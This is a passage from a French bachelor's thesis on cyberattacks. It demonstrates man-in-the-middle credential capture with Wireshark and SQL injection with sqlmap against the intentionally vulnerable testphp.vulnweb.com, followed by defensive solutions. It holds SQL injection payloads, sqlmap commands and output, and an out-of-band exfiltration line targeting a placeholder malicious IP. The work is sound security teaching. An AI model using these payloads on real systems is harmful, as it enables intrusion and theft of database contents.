Le site internet que nous allons utiliser est le suivant : <http://testphp.vulnweb.com/login.php>. Il s'agit d'un site de testing où des failles de sécurité ont volontairement été mises en place pour tester différentes attaques. Dans notre cas, nous allons utiliser la faille de l'absence de chiffrement du protocole http afin de capturer les identifiants de connexion de la victime.

Chez la victime, il suffira d'accéder au site de testing et de rentrer les identifiants de connexion qui sont « test » pour le mot de passe ainsi que pour l'identifiant. À la suite du clique sur le bouton de validation, l'attaquant, depuis WireShark devrait avoir capturé des paquets http. En analysant ces paquets, plusieurs informations intéressantes devraient en ressortir notamment le code de la page consulté, les en-têtes http et surtout les identifiants de connexion de la victime.

```
Transmission Control Protocol, Src Port: 61499, Dst Port: 80, Seq: 1, Ack: 1, Len: 697
  Hypertext Transfer Protocol
    HTML Form URL Encoded: application/x-www-form-urlencoded
      Form item: "uname" = "test"
      Form item: "pass" = "test"
```

*Wireshark : capture du paquet http*

## 7.2 Solutions

L'attaque par homme du milieu est très compliquée à contrecarrer. En effet, il est difficile d'empêcher un attaquant d'intercepter la communication. Toutefois, il existe diverses solutions permettant de mitiger les risques de cette attaque. En voici quelques exemples :

**Vérifier les adresses des sites consultés.** En effet, il faut s'assurer que les sites internet consultés soient munis de certificats SSL à jour assurant une communication totalement chiffrée. Pour identifier les sites sécurisés, la majorité des navigateurs actuelle affichent un cadenas au niveau de l'icône de l'adresse permettant d'indiquer la validité du certificat. Les liens des sites internet permettent également d'identifier les sites web sécurisés. En effet, les liens ne doivent pas commencer par le préfixe « http » mais plutôt par « https » où la lettre « s » signifie sécuriser. Ces vérifications assurent une communication chiffrée et garantissent que même en cas d'interception de la communication via une attaque de l'homme du milieu notamment, aucune information ne sera lisible par l'attaquant.

😊 Solution importante à appliquer pour tout type d'utilisation que ce soit pour des organisations ou pour des particuliers. Il s'agit de sensibiliser les membres des organisations à mettre en place cette bonne pratique.

**Mettre en place un pare-feu (Firewall).** Il existe deux types de pare-feu qui sont les pare-feux logiciels et les pare-feux matériel. Leur rôle est de mettre en place une barrière entre le réseau interne de l'entreprise et le réseau externe (internet). Au travers de cette barrière, il sera possible de restreindre les accès à différents sites internet inadaptés à l'organisation. Pour ce faire, il s'agira de rentrer manuellement différentes règles qui bloqueront des pages lorsque celles-ci seront enfreintes. Il existe également des pare-feu DNS dont leur but est d'identifier les activités suspectes au niveau du serveur DNS. Utile contre les attaques de type *DNS spoofing* notamment, le pare-feu va analyser le trafic entrant et sortant et suivant une configuration personnalisée, il pourra bloquer les trafics jugés suspect ou risqué. Ces mesures permettront donc de restreindre certains sites non sécurisés dans le but d'éviter des communications non chiffrées entre différentes parties.

Exemple d'outil/application :

FortiGate	Pare-feu stable incluant diverses fonctionnalités intéressantes à la sécurité d'une organisation tel que l'intégration d'un IPS et le filtrage web.
-----------	---

Cisco ASA Pare-feu comprenant toutes les fonctionnalités nécessaires au filtrage web incluant également un IPS.

Cloudflare Ils proposent un service de pare-feu DNS dont le but d'éviter diverses cyberattaques en filtrant les entrées et sorties du serveur DNS.

😊 Étant donné les 2 types de pare-feu (logiciel et matériel), cette solution s'avère accessible pour les organisations ainsi que pour les particuliers.

Le pare-feu matériel est idéal pour la gestion du trafic réseau pour les organisations. En effet, elle permet d'augmenter la vitesse de connexion. Cette solution est donc intéressante pour les entreprises nécessitant une haute disponibilité.

Le pare-feu logiciel peut être configuré et monté sans qu'il n'y ait d'incidence sur le réseau de l'entreprise.

Les prix des pare-feu logiciel sont abordables et il existe également des solutions gratuites. Cette solution est donc accessible à toute sorte d'infrastructure.

😞 Le pare-feu logiciel utilise des ressources du système d'exploitation ce qui peut ralentir l'ordinateur. Ce qui rend cette solution moins adaptée aux entreprises nécessitant une machine avec une haute performance.

Les pare-feu matériels sont onéreux et plus cher que certains pare-feu logiciels et par conséquent, ne sont pas forcément adaptés aux organisations qui ont des budgets limités.

Les pare-feu matériels nécessitent de compétence pour être configurés. Il faudra donc prévoir des informaticiens qualifiés ce qui engendre de coût supplémentaire.

**Utiliser un réseau privé virtuel (VPN).** La mise en place d'un réseau privé virtuel (VPN) va permettre une connexion chiffrée entre un serveur VPN et de multiples clients. Simple d'utilisation, le client n'aura qu'à lancer le logiciel VPN et toutes les informations seront cryptées avant même que celles-ci passent par le fournisseur d'accès à Internet. Cette solution assure donc une communication sécurisée entre les différentes parties empêchant donc les pirates de lire les informations. Par conséquent, en mettant en place un VPN, l'organisation évite les risques d'attaque de l'homme du milieu de type *espionnage wifi* étant donné que les communications seraient totalement chiffrées et donc illisibles par les attaquants.

😊 Solution intéressante et actuelle étant donné le COVID-19 obligeant les entreprises à effectuer du télétravail. En effet, pour le travail à distance, cette solution est très intéressante car elle permet de chiffrer la communication entre l'employé et l'entreprise.

Très intéressant pour les organisations ayant des restrictions géographiques. En effet, les VPN permettent de contourner cette restriction et offre aux organisations une communication chiffrée dans différents pays du monde selon la position du serveur VPN.

Vaste choix sur le marché et financièrement accessible. En effet, il y a plusieurs types de services à disposition sur le marché ce qui rend cette solution intéressante pour tout type d'organisation.

😞 Parfois, suivant le trafic, la connexion peut être ralentie ce qui peut être un désavantage pour les organisations qui nécessitent un système très performant.


**Utiliser et mettre à jour des logiciels de sécurité.** En plus d'analyser et d'identifier les logiciels malveillants présents sur des machines, certains antivirus avertissent l'utilisateur lorsqu'ils naviguent sur des sites internet non protégés (http au lieu de https). Cette solution permet donc d'avertir en temps réel l'utilisateur du danger qu'il encourt.

😊 Que ce soit pour un particulier ou pour des organisations, il s'agit d'une solution importante à mettre en place pour l'attaque de l'homme du milieu et pour tout autre type d'attaque informatique.

Beaucoup de choix sur le marché en termes de logiciels de sécurité ce qui permet d'être adapté à tout type de structure.

**Mettre en place l'extension S/MIME (Secure/Multipurpose Internet Mail)** qui permet de protéger les emails en les chiffrant. En effet, cette extension va se baser sur du cryptage asymétrique qui fonctionne avec une paire de clés (publique et privée) pour chiffrer les emails. Pour ce faire, la personne qui envoie le mail va crypter celui-ci à l'aide de la clé publique du destinataire du mail. Ensuite, seul le destinataire du mail pourra le décrypter à l'aide de sa clé privée. Cela assure donc l'authenticité de l'expéditeur ainsi que la confidentialité du contenu du mail. Certains services tels que Gmail, Facebook et Microsoft utilisent déjà le chiffrement d'email. Cette solution permet donc qu'en cas d'interception d'email par un pirate au travers d'une attaque de l'homme du milieu, ceux-ci ne soient pas lisibles. Par conséquent, cela empêche donc l'attaque de type *détournement d'email*.


- 😊 Solution importante pour toute organisation dont des données confidentielles sont transmises par mail.



<https://medium.com/@Mailfence/secure-email-why-end-to-end-encryption-is-at-the-heart-of-it-35994081eb52>

**Prévoir une architecture réseau adaptée et restreindre l'accès au réseau au personnel.** En effet, il est possible de prévoir plusieurs réseaux selon les besoins de l'organisation. Il peut notamment y avoir un réseau pour les collaborateurs de l'entreprise qui ne serait pas visible et un réseau pour les clients. Il s'agirait donc de créer plusieurs réseaux locaux virtuel (VLAN) afin de créer une séparation logique au sein de l'organisation. Cela permet de s'assurer que les informations importantes de l'entreprise qui commutent sur le réseau ne sont accessibles que par le collaborateur de celle-ci. Ceci nous permet également de configurer différentes règles de sécurité selon les VLANs ce qui ajoute une couche supplémentaire au niveau de la sécurité. Cela complique donc les attaques de l'homme du milieu de type *arp spoofing* notamment.

- 😊 Solution de base très intéressante pour les organisations ayant plusieurs départements.
- 😞 Il est préférable de prévoir cela dès la conception du réseau au risque d'engendrer des coûts supplémentaires. En effet, il s'agira de remplacer l'ancien matériel par des nouveaux « acces point » notamment.



<https://blog.devensys.com/pourquoi-creer-des-vlans/>

## 8. Injection SQL

Bien qu'il s'agisse d'une des cyberattaques les plus ancienne du monde, l'injection SQL est également la plus répandue de nos jours. En effet, d'après le TOP 10 réalisé par l'organisation d'OWASP<sup>2</sup>, depuis 2017 jusqu'en 2020, l'injection SQL est le principal risque[21] lié à la sécurité des applications web. Il se trouve que ces dernières années, diverses grosses entreprises ont vu leurs données se faire voler ou détruire au détriment de cette attaque. Ce qui est notamment le cas pour Canva, Heartland Payment Systems ainsi que la banque nationale du Qatar dont nous en parlerons par la suite.



L'attaque par injection SQL est, comme son nom l'indique, une injection de code SQL non-fiable à un interpréteur permettant de manipuler des bases de données dans le but d'accéder à des données potentiellement sensibles telles que des mots de passe ou des

<sup>2</sup> L'Open Web Application Project (OWASP) est une fondation destinée à l'amélioration du domaine de la sécurité des logiciels informatique.


données bancaires. Cette injection se fait par une entrée sur l'application web qui est généralement un formulaire ou un paramètre.

Le langage SQL a pour rôle de communiquer avec la base de données. Au travers de différentes requêtes, le SQL va permettre de manipuler des bases de données notamment en récupérant, modifiant, supprimant et ajoutant des données.

Afin de mieux comprendre le rôle de chaque entité, prenons l'exemple d'un login de connexion où l'utilisateur va rentrer son identifiant ainsi que son mot de passe pour accéder à son compte. Afin de vérifier si les identifiants de connexion sont corrects, une requête SQL depuis le serveur web va faire la demande à la base de données concernée qui lui renverra une réponse. En injectant du code SQL dans le formulaire non protégé, celui-ci va être interprété par le serveur web et par conséquent vas modifier la requête.



Il existe 5 types principaux d'attaques par injection SQL qui ont tous des buts différents. Parmi ces types se trouve notamment l'attaque basée sur l'union, basée sur les erreurs, l'attaque aveugle basé sur le temps, l'attaque aveugle basé sur booléen ainsi que de l'attaque hors bande.



L'opérateur « union » est une commande SQL qui permet de mettre ensemble plusieurs requêtes. Cet opérateur va permettre de mettre en place l'attaque **basée sur l'union**



sur une application web comportant des vulnérabilités. Pour ce faire, l'attaquant crée une nouvelle requête qui doit débiter par l'opérateur « union » dans le but de récupérer des informations d'une autre table. L'inconvénient de ce type d'attaque est que l'attaquant doit connaître au préalable la structure de la table cible. En effet, l'opérateur « union » exige que la structure de la table de la première requête soit strictement identique à la structure de la seconde. Par conséquent, pour appliquer cette attaque, le pirate doit connaître le nom de la table ainsi que sa structure de la table cible.

Table : user			Table : client		
ID	login	password	ID	prenom	nom
1	test	test	1	Michael	Gomes
2	Jean_2	Pierre1212	2	Jean	pierre

Pour ce qui est de l'attaque d'injection sql de type **basée sur les erreurs**, le but est de récupérer des informations sur la structure du serveur grâce à des messages d'erreur générés en envoyés par celui-ci. L'attaquant va donc volontairement envoyer des requêtes erronées au serveur dans le but de générer des messages d'erreurs. Généralement, suivant les erreurs, ses messages contiennent des informations pour améliorer la requête ce qui peut être utile à l'attaquant pour appliquer un autre type d'attaque d'injection SQL notamment. Voici un exemple d'erreur du serveur contenant notamment le SGBD utilisé, le nombre de paramètres attendus et la structure du serveur :

```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
```

Le principe de l'**attaque à l'aveugle basée sur le temps** est d'envoyer une requête SQL temporelle à la base de données afin d'analyser le résultat qu'elle renverra. En effet, il s'agira d'utiliser une fonction temporelle du gestionnaire de base de données tel que la fonction « sleep() » de MySQL par exemple dans le but d'avoir une réponse de la base de données. Par conséquent, en fonction de la réponse de la base de données, donc si elle attend X secondes ou pas, l'attaquant saura si sa requête est correcte. De plus, il aura récolté d'avantages d'informations sur la base de données de la victime le permettant ainsi de poursuivre sur un autre type d'attaque par injection SQL. Un exemple de requête peut être le suivant : Si le premier identifiant de la table equipe est égale à 1 alors attendre 15 secondes. Si la réponse de la base de données vient après 15 secondes, le pirate aura découvert le nom de la table, le nom et la valeur d'un attribut de la table ainsi que le système de gestion de base de données utilisé.

```
SELECT * from equipe where equ_id =1-sleep(15);
```

```
http://vulnerable.lab/photo.php?id=1-SLEEP(10)
```

**L'attaque à l'aveugle basé sur des booléens** repose sur le même principe que l'attaque basé sur le temps. En effet, plutôt que d'envoyer une requête chronométrée, l'attaquant va envoyer une requête qui retournera un booléen suivant si la requête est correcte ou non. Il s'agira donc pour l'attaquant de deviner la requête. Voici un exemple de requête qui retourne la photo avec l'identifiant 1 si elle existe dans la base de données :

```
http://vulnerable.lab/photo.php?id=1
```

Pour finir, l'attaque de type **hors bande** est beaucoup plus rare et se base elle sur un tout autre principe. En effet, cette technique consiste à envoyer les données récupérées de la base de données vers un endroit malveillant. Il s'agira d'utiliser les fonctions de traitement de fichier externe du gestionnaire de base de données. Pour MySQL, il y a notamment la fonction `LOAD_FILE` et `OUTFILE` qui ont pour but de demander à la base de données de transmettre les données dans un fichier externe. Ce type de technique est souvent utilisé comme alternative aux autres types d'attaques vues précédemment. En effet, elle est souvent exécutée en dernier recours lorsque les différentes attaques d'injection SQL n'ont donné aucun résultat.

```
SELECT * from equipe into OUTFILE  
'\\\\\\MALICIOUS_IP_ADDRESS\\location ;
```

Vu la simplicité de l'attaque, il est étonnant de voir l'injection SQL comme étant le plus gros risque de sécurité des applications web des dernières années. En effet, il suffit de bien connaître le langage SQL pour pouvoir l'appliquer. Malgré tout, de multiples histoires de vol ou de destruction de données dans de grandes entreprises multinationale ont fait surface ses dernières années dont certaines dues à des attaques par injections SQL.

C'est notamment le cas en 2008 contre la société Heartland Payment Systems[22] qui est un fournisseur de solution de paiement basé aux Etats-Unis ainsi qu'en 2016 contre une banque nationale du Qatar. L'entreprise Canva[22] c'est vu subir une attaque par injection SQL en mai 2019 où plus des données de plus de 139 millions d'utilisateurs se sont vu fuiter.

En effet, en 2008, la société Américaine ayant pour but de fournir des solutions de traitement de paiement c'est vu victime d'une attaque par injection SQL qui a causé une perte de plus 150 millions de données de carte de crédit. Ce qui a coûté plus de 300 millions de dollars à l'entreprise Heartland Payment Systems. Cette attaque était classée

comme étant la plus grande violation de carte de crédit dans le temps. En 2016, soit 7 ans après l'attaque, les deux hackers ayant orchestré ont été identifiés et condamnés à 16 ans d'emprisonnement.

L'attaque contre la banque nationale du Qatar a également causé beaucoup de dégâts. En effet, grâce à une injection SQL, les pirates ont réussi à voler plus de 1,4 giga de données confidentielles appartenant à des milliers de clients de la banque. Il s'agissait principalement de données relatives à leur compte bancaire incluant des données totalement confidentielles. Directement après l'attaque, les données récupérées par les pirates ont été rendu publique causant ainsi encore plus de dégâts pour la banque nationale du Qatar.

Pour ce qui est de l'entreprise Australienne « Canva », aucune donnée bancaire n'a été volée. En effet, il ne s'agit que d'informations personnelles telles que les emails, adresses, noms et prénoms de plus de 139 millions d'utilisateurs.

Comme pour toutes les autres attaques analysé dans ce mémoire, nous allons mettre en place une attaque par injection SQL afin de mieux comprendre son fonctionnement. Il existe une multitude d'outils disponible sur internet pour performer des attaques d'injection SQL. L'un des plus connus et celui que nous allons utiliser se nomme SQLMAP. Comme pour l'attaque de l'homme du milieu, nous allons utiliser un site internet destiné au testing pour pouvoir appliquer notre attaque. Ce site est disponible à l'adresse suivante : <http://testphp.vulnweb.com/login.php>

#### 8.1.1.1 Sqlmap

Sqlmap est un outil open source de pentesting disponibles gratuitement sur Internet. Il comprend un grand nombre de fonctionnalités destiné à la détection et exploitation de failles d'injection SQL.

Cet outil prend en charge divers type de système de gestion de bases de données tels que MySQL, Oracle, PostgreSQL, Microsoft SQL Server, SQLite, Microsoft Access et MariaDB. Il permet également de mettre en place les 5 types d'attaques d'injection SQL cités précédemment.

Sqlmap est donc un outil gratuit, très performant, permettant d'automatiser et d'exploiter des attaques d'injection SQL de tout type.





En plus des données récupérées précédemment, nous pouvons voir que l'outil a réussi à lister l'ensemble des tables comprises dans la base de données « Acuart ».

Le but va être maintenant de rentrer dans une de ces tables afin de récupérer des informations quant à la structure logique de la table. Nous allons donc nous attaquer cette fois-ci à la table « users » au travers de la commande suivante :

**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users - columns**

```
-$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -columns
{1.5.2#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
onsible for any misuse or damage caused by this program

[*] starting @ 14:43:57 /2021-05-03/

[14:43:57] [INFO] resuming back-end DBMS 'mysql'
[14:43:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 4215=4215

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 4637 FROM (SELECT(SLEEP(5)))ecbV)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-8860 UNION ALL SELECT NULL,CONCAT(0x71717166271,0x456b52785541474e7956)
---
[14:43:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[14:43:57] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
```

Récupération des colonnes de la table « Users »

Suite à la commande, l'outil SQLmap a récupéré la structure logique de la table « users ». Nous pouvons constater que celle-ci contient 8 colonnes et qu'elles sont toutes de type varchar(100) mise à part la colonne adresse qui est de type mediumtext.

Nous avons déjà réussi à récupérer moult informations confidentielles de la structure de l'application web. Mais ce qui serait intéressant serait de récupérer le contenu de la table



## 8.2 Solution

Pour ce qui est des mesures des protections pour les injections SQL, celles-ci s'effectueront principalement lors du développement de la plateforme. En effet, il s'agira de coder les différentes mesures qui servent à éviter ce type d'attaques. En voici quelques exemples :

**Mettre en place des requêtes préparées.** Certaines bibliothèques de PHP tels que PDO notamment permettent de préparer des requêtes avant de les exécuter. Le but étant de valider et vérifier que la requête ne contient pas de caractère spécial pouvant corrompre la requête. En utilisant ce type de solution, nous empêchons tout type d'attaque par injections SQL.

- 😊 Solution de base mais importante à mettre en place pour tout type de plateforme web. Elle permet de réduire fortement les risques d'attaques par injection SQL et assure donc une certaine sécurité des données.
- 😞 Il est préférable de prévoir cela dès le développement de la plateforme. Le cas contraire engendrerait des coûts supplémentaires.

**Cacher les messages d'erreurs.** Comme indiqué précédemment, les messages d'erreurs peuvent transmettre des informations précieuses aux pirates notamment à propos de la base de données ou de sa structure. Il est donc important de gérer les erreurs afin de ne laisser aucune information confidentielle accessible au public.

- 😊 Solution souvent négligée mais très importante pour toutes applications ayant des données sensibles.
- 😞 Il est préférable de gérer les erreurs lors du développement de l'application, le cas contraire pouvant engendrer des coûts supplémentaires.

**Gérer les droits sur la base de données.** Il est important de ne pas donner les droits administrateurs de la base de données à l'application. En effet, en cas d'attaque par injection SQL, cela permettra à l'attaquant d'avoir un contrôle total sur la base de données pouvant engendrer des dégâts importants.

- 😊 Bonne pratique, importante pour le développement de toutes plateformes web.
- 😞 Il est préférable de prévoir cela dès la conception et la modélisation de la base de données au risque d'engendrer des coûts supplémentaires.



**Chiffrer toutes les informations confidentielles dans la base de données.** Il est important de crypter toutes les informations sensibles afin de prévenir une attaque par injection SQL. En effet, si une attaque venait à se produire, l'information récupérée ne serait pas lisible par l'attaquant. Cette solution n'évitera donc pas une attaque par injection SQL mais elle permettra de limiter les dégâts.

😊 Solution de base et encore trop souvent négligée. Il est primordial de mettre en place un système de chiffrement pour tous type de plateforme web.

😞 Il est préférable de mettre en place cette solution dès la conception de la plateforme. Le cas contraire engendrait des coûts supplémentaires.

## 9. Conclusion

Dans ce mémoire nous avons étudié et analysé diverses cyberattaques qui perdurent dans le temps et qui continuent à faire du mal aux organisations/entreprises actuelles. Pour chacune des cyberattaques, une partie de recherche accompagnée de statistiques historiques expliquant leurs fonctionnements ainsi que leurs impacts sur le monde actuel.

Pour suivre l'idéologie de travail inculquée par la Haute école de gestion de l'apprentissage par la pratique, nous avons ensuite pour chacune des cyberattaques, une partie pratique où nous avons exploité ses diverses attaques au travers d'outils de pentesting afin de mieux les comprendre.

Ainsi, nous avons donc également étudié l'art du pentesting en expliquant notamment ses fondamentaux ainsi qu'en proposant divers outils disponibles gratuitement sur Internet et simple d'utilisation. Une marche à suivre pour la configuration et le paramétrage de ces outils a également été présentée.

Pour toutes les cyberattaques étudiées dans ce mémoire, des propositions de solutions ont été proposées accompagnées notamment d'avis critique qui a pour but d'indiquer les avantages et inconvénient de chacune des solutions proposées.

Ainsi, à l'issues de la lecture de ce mémoire, une organisation serait capable d'effectuer certains tests d'intrusion sur son système informatique et de combler des possibles vulnérabilités à l'aide des propositions de solutions. L'aspect critique utilisé pour appuyer les solutions leur permet ainsi de savoir si les solutions correspondent bien à leurs types d'organisation.

En réalisant ce travail de Bachelor j'ai pu constater que contrairement au vaste choix d'outils de pentesting disponible sur Internet, les solutions, elles sont bien plus complexes à trouver et à mettre en place. En effet, il existe une multitude d'outils de pentesting de plus en plus performant et simple d'utilisation qui les rend accessibles à tout le monde sans forcément avoir un très bon niveau en technologie informatique. Ce qui représente donc une nouvelle problématique qui complique la lutte contre la cybercriminalité. En effet, ces outils de pentesting peuvent facilement être détourné à des fins malveillantes.

Au niveau personnel, ce travail m'a été très enrichissant autant au niveau théorique que pratique. En effet, la manipulation des divers outils de pentesting m'ont permis de considérablement m'améliorer en Linux principalement.

# Bibliographie

## Introduction

[0]World Wide Web Foundation, 12 mars 2019. 30 years on, what's next #ForTheWeb. [Consulté le 15 juin 2021] Disponible à l'adresse suivante : <https://webfoundation.org/2019/03/web-birthday-30/>

World Economic Forum, Sean Fleming, 19 janvier 2021. 30 years on, what's next #ForTheWeb. [Consulté le 15 juin 2021] Disponible à l'adresse suivante : <https://www.weforum.org/agenda/2021/01/these-are-the-worlds-greatest-threats-2021/>

Appitel, Appitel-com, 1 avril 2020. Les différents types de hackers et autres pirates du web. [Consulté le 16 juin 2021] Disponible à l'adresse suivante : <https://www.appitel.fr/blog/securite/les-differents-types-de-hackers-et-autres-pirates-du-web/>

Kaspersky. Hackers au chapeau noir, au chapeau blanc et au chapeau gris – Définition et explication. [Consulté le 16 juin 2021] Disponible à l'adresse suivante : <https://www.kaspersky.com/resource-center/definitions/hacker-hat-types>

OpenClassRooms. Conduisez un test d'intrusion. [Consulté le 18 juin 2021] Disponible à l'adresse suivante : <https://openclassrooms.com/fr/courses/1756296-conduisez-un-test-dintrusion/5369716-decouvrez-les-systemes-dexploitation-adaptes>

CyberX. 7 Penetration Testing Phases to Achieve Amazing Results. [Consulté le 18 juin 2021] Disponible à l'adresse suivante : <https://cyberx.tech/penetration-testing-phases/>

Medium, Karan Naik, 6 Février 2020. Top 10 Operating Systems for Ethical Hackers and Penetration Testers (2020 List). [Consulté le 22 juin 2021] Disponible à l'adresse suivante : <https://medium.com/lotus-fruit/top-10-operating-systems-for-ethical-hackers-and-penetration-testers-2020-list-b523b611cddb>

UpGuard, 5 août 2020. Kali Linux vs Backbox : tests de stylet et piratage éthique des distributions Linux. [Consulté le 23 juin 2021] Disponible à l'adresse suivante : <https://www.upguard.com/blog/kali-linux-vs-backbox-pen-testing-ethical-hacking-linux-distros>

Securitymadesimple, shimon Brathwairte, 12 février 2020. Quel est le meilleur Parrot OS ou Kali Linux ? [Consulté le 25 juin 2021] Disponible à l'adresse suivante : <https://www.securitymadesimple.org/cybersecurity-blog/which-is-better-parrot-os-or-kali-linux>

## Web

CERN, 2021. La naissance du Web. [Consulté le 25 juin 2021] Disponible à l'adresse suivante : <https://home.cern/fr/science/computing/birth-web>

## DDOS
